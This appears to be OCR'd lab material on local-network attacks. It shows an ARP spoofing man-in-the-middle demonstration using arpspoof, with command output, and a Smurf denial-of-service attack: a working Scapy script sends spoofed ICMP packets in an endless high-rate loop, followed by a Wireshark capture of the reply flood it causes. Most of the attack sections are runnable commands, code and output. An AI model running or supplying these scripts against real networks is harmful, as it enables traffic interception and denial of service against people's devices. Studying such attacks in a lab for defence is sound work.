
Working

- Must have access to the network.
- Scanning the network to determine the IP addresses of connected device network.
- Attacker uses spoofing tool (i.e. Arpspoof) to forged ARP responses.
- The forged responses advertise that the correct MAC address for both IP addresses, belonging to the router and workstation, is the attacker's MAC address. This fools both router and workstation to connect to the attacker's machine, instead of to each other.
- The two devices update their ARP cache entries and from that point onwards, communicate with the attacker instead of directly with each other.
- The attacker is now secretly in the middle of all communications.





```
manish@manish-Inspiron-N5050:~$ ifconfig
enp5s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 18:03:73:a7:03:48  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 43927  bytes 3768942 (3.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43927  bytes 3768942 (3.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp9s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::c49a:f908:be97:cb31  prefixlen 64  scopeid 0x20<link>
        ether 64:27:37:e4:89:3f  txqueuelen 1000  (Ethernet)
        RX packets 2105289  bytes 711062181 (711.0 MB)
        RX errors 0  dropped 4  overruns 0  frame 1099440
        TX packets 11468798  bytes 3165441294 (3.1 GB)
        TX errors 94774530  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19

manish@manish-Inspiron-N5050:~$ 
```




```
manish@manish-Inspiron-N5050:~$ arp -a
_gateway (192.168.1.1) at 94:fb:b2:b9:3a:fe [ether] on wlp9s0
manish@manish-Inspiron-N5050:~$ arpspoof -i wlp9s0 -t 192.168.1.101 192.168.1.1
arpspoof: libnet_open_link(): UID/EUID 0 or capability CAP_NET_RAW required
manish@manish-Inspiron-N5050:~$ sudo -s arpspoof -i wlp9s0 -t 192.168.1.101 192.168.1.1
[sudo] password for manish:
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
64:27:37:e4:89:3f dc:a6:32:b:51:38 0806 42: arp reply 192.168.1.1 is-at 64:27:37:e4:89:3f
```


Smurf Attack

- It is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address.
- Most devices on a network will, by default, respond to this by sending a reply to the source IP address.
- If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic.
- This can slow down the victim's computer to the point where it becomes impossible to work on.

Working



Attacker
Echo request with spoofed source IP
Target
IP broadcast network

Smurf Attacks Script



```python
from scapy.all import *
target_ip = "192.168.1.101"
source_ip = "192.168.6.1"
#target_port = 1883
#ip = IP(dst=target_ip)
ip = IP(src=target_ip, dst = source_ip)/ICMP()
#tcp = TCP(sport=RandShort(), dport=target_port, flags="S")
#raw = Raw(b"X"*3072)
#p = ip / tcp / raw
while True:
    send(ip, loop=1, inter=1./500000, verbose=0)
```

Results



10Mar21_smurf_Attack.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.    Time                  Source         Destination    Protocol Length Info
1393959 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393960 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393961 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393962 2021-02-24 19:53:5.. 192.168.1.122  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393963 2021-02-24 19:53:5.. 192.168.1.121  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393964 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393965 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393966 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393967 2021-02-24 19:53:5.. 192.168.1.122  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393968 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393969 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393970 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393971 2021-02-24 19:53:5.. 192.168.1.122  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393972 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393973 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393974 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393975 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393976 2021-02-24 19:53:5.. 192.168.1.122  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393977 2021-02-24 19:53:5.. 192.168.1.100  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
1393978 2021-02-24 19:53:5.. 192.168.1.121  192.168.1.101  ICMP      60 Echo (ping) reply   id=0x0000, seq=0/0, ttl=255
```

```
▸ Frame 1393977: 60 bytes on wire (480 bits), 60 bytes captured (480 bits)
▸ Ethernet II, Src: Espressi_20:bc:2a (2c:f4:32:20:bc:2a), Dst: Raspberr_0b:51:38 (dc:a6:32:0b:51:38)
▸ Internet Protocol Version 4, Src: 192.168.1.100, Dst: 192.168.1.101
▸ Internet Control Message Protocol
```

```
0000  dc a6 32 0b 51 38 2c f4  32 20 bc 2a 08 00 45 00   ··2·Q8,· 2 ·*··E
0010  00 1c 00 01 00 00 ff 01  37 c6 c0 a8 01 64 c0 a8   ········7···d··
0020  01 65 00 00 ff ff 00 00  00 00 48 34 d8 4d a5 40   ·e········H4·M·@
0030  f7 23 aa 25 d1 11 cf dc  fe 42 00 00               ·#·%·····B··
```

